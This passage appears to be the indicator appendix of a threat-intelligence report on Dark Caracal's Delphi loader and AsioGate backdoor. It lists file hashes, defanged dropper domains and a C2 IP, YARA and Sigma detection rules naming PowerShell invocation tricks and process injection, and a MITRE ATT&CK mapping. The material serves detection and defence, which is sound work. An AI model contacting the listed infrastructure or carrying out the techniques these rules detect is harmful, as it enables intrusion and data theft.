35e6dea8f496b7a30e81344f3edf6f41
375ff50f4549baa9ea5e8acb32aa6709
37a611307d3d722ccff99c3814f64a87
39514b459f41f6ca2dc610fcc3d02b4d
3b237936a6fb481e65b2205fe85d2386
3b99f94847d6f56d57e55ca4af3923c9
3c7d386434fa80ce3e7b742da52a8b20
3cddc929878e8598e45252f6dfa9a8cf
3d1210912039cd160ad553d774c73e86
3d4b10d486a08d6e37cf9bb726098dd4
3db90cb61119d017796f8151b0d475a6
3de844d95c9bd326ff57ef8a2855b4c9
3e2c94df6396d920c259a595aa89f33e
3e906f5074a690e4602349794a70ba4e
3eced622e64c235126aa5a9fb48b4a9f
3f96cb460a58baf616a4eeb97d323c0f
4100c93aef4a446315965920a4191bd6
418c871d5be1953de25881c065bd39b0
4197143a08763fc8c0e8513a3349db7f
442f60164620fe875c765315cdee7079
4436f0daf12a2528b98a26f6d814f1fb
45a09d108103dbb19fa4219b5b4e21e0
48b912b70ece722f6a8aa14980c76ed5
49df6cd16da47b9703b15a2e31a6f5e9
4c0d6cfb8bc6c4265747ab8e5ab5db22
4d928d48d1ac5d475ad60a9057d5b7d5
4faacabf4ef635b079a176e86a5ee91a
50a62bedcca58bdb903222d884e49d6a
51a19a02f7c5a8d00f056e226affa4f9
5285c566da1ec94abf32c467863f2609
53e0c15dde3443ebf38738854d3196a5
541e8bd2880d17fa8a2032e35f66fe8a
5599c23ce3f493d2077d4cd76698b285
561836ac92cdcb518d52502425aa467a
56f6305027da0ff350939b2300755fc2
57ca5890f25687b2e774175d06b8a52b
599987f54ca50d3054f96b9a9e85bdfb
5aa5948ac99c22527a8b975cb20c480b
5c561a297b617121b5e6771176af7394
5c7e8f5c7b3331f7b28ceaf6bdb914a9
5de3567c18d0b9868460e286e9ceef03
5f588a3526bbaa133dcf21d5aa4e47d4
6048d6dcedee443cc417b64a74369d3b
611eec30bd296179e325fa7fe255ce40
614c9ac43d99b9d014298bcac80c0cf6
62d5005a160aab44a50699e37980b85c
644984d8f9808d11243a543adb576e0b
676246db14943908b8e933cbdd14bced
6787d99c07cadbff5609f355f1815d77
68a4464372a0b367141a94a6dbb30e48
68f812499633935fcd09270efe677626
69af603bd99c38f1c235bc178c9441af
```

```
6a1098de22348752978bfb7a0768433f
6a782d0b850a0ab2b90f6cd75fd565c0
6acefc55a5307e364e0bd9c37e54a85f
6ae1e2efc35d49bb0715fb313e4eee07
6aef5c6e33ff7881f712b672063b2fb8
6b27a848c6d24ebf1cece116ae4879de
6c51c8ee617df67790809fef3d5a3187
6d1376fd7f0497afba23d023044748cc
6d28a9e61652e266f3de046e9a54d9d8
6ed4e024df24d83e879c3e7bf25ee75a
703321db5a710902e061025101734852
718160524efbf7eb7c1c19ca0f4df885
7279476c3af3f1f1e6b92137408514d8
7356df1b4acfeb7e63af3181719f773e
7495a8f83f5302f0c6d223666c00306f
761742bb2b4198b73364e86bfd942f3a
76fad1db69aea975494816a8a69e937a
776b91eeb766474810acd421aa71f78f
7783f7bcc316ff9f896458a80dd31d4d
79b8c90063e510e632fd72a4b59a2b7d
7a00f72f5473a1ef792293ebdef1bc26
7bc74b9b8e9801ecea9d3c510ded6c1f
7c250a3857a64a2b7ac616d33aff4eae
7c5e3bd45188edeb7d4ff594d5eb3b0f
7d707bf57fc8142fd2ddd47661b7985c
7e11547d058154c6b3cde454203da383
7e367aee27a1d6d851492c329283b64d
7e449fc4d9a850bcf9ff04c7937f350b
7e8298caea05b793d91aa45a275e9ce9
810f2df36a6dd9d7e08653951c6f3b48
813f610e2f93aa2a9d771c9c1fc01990
828361aaaece68c9f948da2a5970672b
84522a9b2cccadbdd67e2cfefc3bc40d
85238773f27af42f85346e7b33b2dd58
854370df9b905653ca2b2ae4ba550f9c
862ee552986e624ddf87208d06f4efd3
86e27a663996280a12141829c952add0
888fe31bfa70c84b41018c85c16a1163
89e30dd560c4463744d9a134e948ef60
8a4fbe6603820ef5323ab73c93eb503e
8c77010e47d655c658615d6eaffa6893
8ce142e97052c53fff6d6d490fc72ade
8dede20cfdf48bfd45f9bad1b9c46b65
91524c88426b528ea686d5349763cec8
9160f479e05d036471cfd115180378bd
91ae74c037ad98ae039962dd20651561
944f315a86740d02378f8171ea6afdf2
94a164f0942bb8eb20b2fe2d2a7fdadc
9657bc104c0770994451b6fa7692cb89
977e946a8fe0e452e48b4ef4729f6999
991394a3ef19c61ca36b131e77ff8692
9925c1022f99e84ce9aa225fc18f5a2a
9b298b85bf9f0cccd7b72c7b9d53fa07
9b7017664f6eea00c2912a6008725cc8
9ba6c0244b151cdf522f821c3dfdf10e
9bbf5f82bc065b12bfc6308e8b832019
```

```
9c422f7e52fa93a9c8f2fb7a39c22e72
9e10294679c64224d0472241f22fa462
9e65ad52f616f4448882f8ff3acbf292
9ebe4840f422937f255293d6a7384067
a08dd9608445da742f9350f5284216c8
a0a873a8988262e2e2585773fbe89bee
a15692e338a1d83e0bba311fad45e4c1
a225638e4b9d457b99627de600f75b2d
a259ccfcb1d8c4f7075eb1e512dd5c2a
a2ae53612f12ccc5ee969cd32306a7c2
a38abcedacba6416540f56d67886fe61
a5123ed41e30803392550e5e55df67c0
a54d93d394a61d764853f92afb84cba2
a5796b382c602b5be2b408b72f849502
a5d84908041721693d3730772b56cfab
a726f3f14a7f7f4a2199c0043a0b1e4d
a75fcb3587adb5f47a94d7049397169e
a8ec76c28b35347916e91835f9557efd
a90f767fe60782fe4e671ae77bd346ea
a93da1b47fb7a7be7de82b843f7c0dad
a966704d188649c372029030affa993a
aa15ff352d2c335e196969e544ae92f5
add0f8486004d948eb15a225d3df8343
adfe0f9fd7c79fd417e3d51038e74a2f
ae4cc697275d7acd9934384782a1e370
b0c0f4a0f9c6946f03e4137cedca251b
b23c8d9e0c06cbe453b8c4e3f1184a1a
b340b7684241ed81dbfcdb825bfad751
b3eb4d182c2a0c3e0f967a125cba8670
b43c217a09c79aa52e1d27d57197a323
b62a035876b5d0ba8ce39b6e731fb48c
b6708cb6dfb5bef31e409f951e0cc193
b718c1392c4f2d597224707ac3bf4eaf
b72f4058f0a74c27f57975a4bd06d419
b7ac30bd3cf74d1173a703a3142c2aff
b8d5069e80cd5384c23f557dbce6448b
bb4e4ae3664b44a5e177dbc22dfb973e
bc9765ad28942c809e7928ffdabdef70
bc9e423a6be1993cbee90b77536480c8
bdf78866d22efd6cf95eba471ed51ecc
beac27214d97f2fd35f14f624cce82f4
beb90b122e5736a57b631982352687eb
c0560ed5304f0a5831df702cec4e87e6
c0603bcbeaa0c37506252ae63c799187
c1412c694c13c5bcfa24727da2ac1cec
c16a9f26a356d1d9607f61ba1613d06d
c16b042d37e7a46fc82b3daf2b020efe
c27f4c30606b53f125d7f00c9329a121
c3276206392fcd1f160bcf27caa32701
c5898d4143ed7f7ca664b23bd4e62ab0
c68ecf68f590d832e22329541d5962e5
c68f55205f87d6c68d755a549868d3be
c8807caf4ba0e3e83f18ebcbcf9b8073
caa61412228daec038f5e2bc5b09eac7
ccd7f303129b8f7a15aadd912bf6ed8b
ce3a1497f611416ea4897681f204b5c5
```

```
ce6cd0ec0f84166c3ceead52121118c0
cf6c39f54aa297f3b23e5383d8f0c62f
d0c8baa7e871759b4e720008457e5568
d2c90f75c39bde99d8b637851961efd9
d3772823cf5e0e923ca2837dd158fa24
d3c912c7d1fd10110787159d064b33c8
d429d1539aaa1df96809267ec4ed90bf
d4c7e3c7c6cbe82514047e9c360911c1
d56c01fdaa66dc206eb49347f51940f8
d5d34cc15d10088f30996dd618b3f95a
d5d604cdcbc6672564bcfba1775cbda0
d6bac1c8f575bf37d93f1ca6a0bfd1f0
d7b3a5f4358d1d7351638f8281722af2
d812303470adfda72d482f3e99bc3348
d812fd6c97a23db52cb0d1a688af77e3
dc8606328fe5472b462e07bb47796ea5
e2f9e4400c63b5db339c6b6ee10fde16
e3685cfab3fef9b760fb3eb6ddf5896e
e471fb0c543be126c70b80e3dea1c48b
e4855e3c1a3f47aae2aa0825d86ddb0d
e5a919fd223248a658ec83f846dee2c5
e6c95435e3a4b5be92191d7d269105c7
e7665b0e0c10fda65abcb785565dac39
e822abe0e8a9b83b86eaa33962eba326
e8fca52734169ca0db1c252686b42dea
e942f011ffe54ded79717473c0b10eac
e9a4dea0495af1b35354bf5b04313450
e9af0f6f543fb971138e497b5c2688fb
e9f16c0d446fe04777a55eea0df0a1b6
ea8a585ce77b77b305c1b7a1eee32bca
eb9d325e66343a73414992daa8f4bef3
ec9fd0bb3332be209333a0c3c264d517
ecb2775d134a09e6e8792f7f72fd1ad9
ed010943a3c7aaee3dde0db11cfa5880
eda0c3a8a512c0acffdf48176323ea8e
ee7fe3e7b802846f2b5c24e7922dbcd1
efbf0421af30ead6fc89e4b9c4059c0f
f06b0ba53082c1b5f1bab94722ac7932
f08e13fba5d710ec56073f079d849dce
f1f4c8f943faa214b1cbfa9c0f90f8a5
f2666a83fba4eaeefaa2c7ea77158179
f3a1b693037055db35804f66d63a16f6
f3f698c784de3878103762cc99e124fb
f404fa6a64202520d6197a26669687a7
f452dad5bab4501b73a88e2001b2bafe
f87615279e06611f552d6370dd141f65
f904d985e3276ffc68d224f0aeef7ea5
f98d7fe75be37b6152509777a8a45f9a
f9b44e7ea999106a021682e944b35ccd
fa2fbb5d69a1847ee0b7443c31a1206f
fa32c745a33ab1282fb048313fb8b8f5
fb7ee0401e650fe4d0bd173c890b1116
fb8666b53616258e742de457f8a1bfac
fb9e10df5266e0ea28ee8d9b681bc234
fcb412e51379534349379d02475cffe4
fd782fe76e1ec31c26aab9e4b62081d4
```

```
fdcccfa01fa558410354ad9c5550ffae
fe3746192b58a471b5d7e3895d043b7e
ffa2331eb2733061fdb101d0e010db8c
```

AsioGate hashes

```
0439ec6187dacc9cb0957e28828706a4
0463193bfac49f9bd748351b99bb5de8
05e9e0bd7c8f5136551b6010e357af2a
08e65e63289e1bcfe00a207aa1c80576
0c983e014e5f7b71695837be4e41388c
0e3da7ff15d6f7d88cad653776939b5f
114efb27deb7fdd16e2617381f218794
12180d2182144a4fb8a5903ba5007733
15fedbaa34789bf50cb5d73d08e4cd31
1887a86525a6e125ffec723f31a0a82f
1b405d699b3a9d84aa5e695cf457bc40
27dc204b9184ed5408db14b9b0a89f57
2be8f3c0828ffe9d2cb088fc2227516c
2f60d1045656499846af10a1d42fc2a3
3ccd06f94dc58750d2d7a10791d0c4b5
405835a6ef55a6ce25aca98c404bbd96
4103d50be985094b7303d2973f5eaa02
4e2df3b6953e7504d87cea1c7cd4adb8
541abfb7b9c88e9d3b4480bde9a91055
594448570dd162bcf1380acd71967f6b
5cdcb5b8c9f5e431f8d7008a20843827
5d1b89c96a05faa58b1d207fa741fdb0
5dc6e1844106b664a0ac508be5cb741c
65a11e6516481b68a61fc630b9acee5e
76efdf64f9caf354ba9a1af00c19f59f
7c6e952724a7fb74e5e2d396d915e12f
8167e9d1bcc68dbed5af3ce32308a196
819c78cb4c7034412cfae4b6c65f762f
83e11e50444f879568073cb94003067e
8424afec665d4c8e15faff45a6eb0dc2
9038fd549fd24f7620e83745f65208ef
99b1ed30ee98fae34d12193240c169bf
9e98af5f71c2c0749ff7a5e9bf45045e
aa72057d6fa75397fd1e991b9c1a9557
aaecd7447b916914e1b598b66db43b73
b1df1468682929ecbb1203256e90d3c1
c01837ff4a5d96c9d971d064288f2ca5
c502fb8425df90932715c9fa0896b2a0
c6c2fb9e74fff6d12ce3bc021574c2b0
c8dddb190a8e0ad891e18ed4c69a049d
cb406af2d231170cac2fc6031d0b1e4e
cea56537059d354a655557738be3deae
d08859fa6ca26cfef3e0110c7bcf6955
d2453400d6a58c9eb1a3a2a0299a143b
d622138ef24cd19f1db035bad2219f58
d64d0d0287ffa288b4396767539dc3a6
da7b4fa5c4f79c70f8c9e9a457740c94
ebda39a8da3044cd67b5ac74d7bae3c6
ecbefe0aaf2434cc933dd2b5630678b3
ec84683c4ee7a0fe41476448decd29ea
ef439459ceb53c782f312d415974fd10
```

```
f00f458aed684532f8c7ef003daa1818
f19cacc1f623703d934750e6c0394579
f33b513638a94ad299d6da8c407a30c7
f792480635112465520a60a9a03f8017
f96f7eacfaed338f1d0556d52a55f13b
```

Domains and IPs

```
getpdf[.]digital            Dropper site
visualizarpdf[.]online      Dropper site
193.233.203[.]119           C2 server
```

Yara Rules

```
import "pe"

rule apt_DarkCaracal_DelphiLoader {
    meta:
        description = "Rule to detect Dark Caracal's Delphi Loader"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2026-01-20"
        hash = "6a782d0b850a0ab2b90f6cd75fd565c0"
    strings:
        $s0 = "TDCP_idea"
        $s1 = "TDCP_tiger"
        $s2 = "LoadResource"
        $header_lookup = { 81 3? ( 50 45 | 4D 5A ) 74 ?? E8 ?? ?? ?? FF E9 ?? ?? ?? 00 } //
PE header lookups
        $loop = { 40 3D A1 86 01 00 75 F8 }
        $except = { 64 89 22 B8 ?? ?? ?? ?? E8 ?? ?? ?? ?? 33 C0 5A 59 59 64 89 10 EB ?? }
    condition:
        uint16be(0) == 0x4D5A and filesize < 50MB and pe.number_of_resources > 1 and
        for any i in ( 0..pe.number_of_resources ) : (
            pe.resources[i].length > 8MB
        ) and all of ($s*) and $header_lookup and $loop and #except > 3
}

rule apt_DarkCaracal_AsioGate {
    meta:
        description = "Rule to detect Dark Caracal's unpacked AsioGate"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2026-01-20"
        hash = "ecbefe0aaf2434cc933dd2b5630678b3"
    strings:
        $s0 = ".rot" fullword
        $s1 = ".exe" fullword
        $s2 = "Unknown OS" fullword
        $s3 = "WSARecv" fullword
        $s4 = "URLDownloadToFileA" fullword
        $s5 = "RtlGetVersion" fullword
```

```
        $s6 = "asio.system" fullword
        $s7 = "thread.entry_event" fullword
        $cmd1 = "SEND_FILE" fullword
        $cmd2 = "UUII^%" fullword
        $cmd3 = "d!dss#^%" fullword
        $cmd4 = "saass#^aa%" fullword
    condition:
        uint16be(0) == 0x4D5A and filesize < 50MB and
        all of ($s*) and 2 of ($cmd*)
}
```

Sigma Rules

```
title: Process Hollowing
id: 10e74973-1c2f-4199-b909-60a5e8792be3
status: stable
description: Detects Process Hollowing.
references:
    - https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
author: Kaspersky
modified: "2023-09-07"
tags:
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1055.012
logsource:
    product: windows
    category: process_tampering
detection:
    selection:
      Type: 'Image is replaced'
      Image|contains: '\System32\'
    condition: selection
falsepositives: Legitimate software (e.g. browsers, MS Teams) can produce this activity,
but they rarely placed in system32 folder.
level: high
```

```
title: Injection to System32 Executables from Untrusted Process
id: b566b9fa-0317-47c8-a4a5-6ea6b52f0398
status: stable
description: This rule detect suspicious request to system32 exe from untrusted process
author: Kaspersky
modified: "2025-06-27"
tags:
    - attack.t1055.003
    - attack.defense_evasion
logsource:
        category: process_access
        product: windows
detection:
    selection:
        SourceImage|contains:
          - '\ProgramData\'
          - '\Users\'
          - '\Public\'
          - '\AppData\'
          - '\Desktop\'
```

```
          - '\Downloads\'
          - '\Temp\'
          - '\Tasks\'
          - '\$Recycle'
        TargetImage|contains: '\Windows\System32'
        GrantedAccess|contains:
            - '0x0020'
            - '0x0002'
    condition: selection
falsepositives: EPP, EDR solutions activity
level: high
```

```
title: PowerShell Suspicious Arguments
id: 80fb8527-baaf-4146-b8da-a891b9ca9962
description: Adversaries Often use Suspicious Arguments in PowerShell
author: Kaspersky
status: stable
modified: "2023-08-10"
tags:
    - attack.execution
    - attack.t1059.001
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
      Image|endswith:
        - 'powershell.exe'
        - 'pwsh.exe'
      CommandLine|re:
        - '(?i)-W\w{0,10}\sH\w{0,5}\s'
        - '(?i)-noni\w{0,10}\s'
    selection2:
      Image|endswith:
        - 'powershell.exe'
        - 'pwsh.exe'
      CommandLine|contains:
        - 'Invoke-CimMethod'
        - 'Reflection.Assembly'
        - 'Runtime.InteropServices.DllImportAttribute'
        - 'SuspendThread'
        - 'IEX'
        - 'Invoke-Expression'
    condition: selection1 or selection2
falsepositives: unknown
level: high
```

Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique	Technique Name
Initial Access	**T1566.001**	**Phishing: Spearphishing Attachment** Dark Caracal uses financially themed phishing campaigns that include malicious SVG files for malware distribution.
Execution	**T1204.002**	**User Execution: Malicious File** Execution depends on user interaction with a malicious `.rev` file dropper.
Command and Control	**T1095**	**Non-Application Layer Protocol** The AsioGate backdoor establishes a TCP connection to the C2 server for command-and-control.
	T1573.001	**Encrypted Channel: Symmetric Cryptography** AsioGate establishes an encrypted channel communication with the C2 server using AES-128.
	T1105	**Ingress Tool Transfer** AsioGate can download additional files/payloads for execution on the victim's machine without user interaction.
Exfiltration	**T1041**	**Exfiltration Over C2 Channel** AsioGate steals data by exfiltrating it over the existing command and control channel.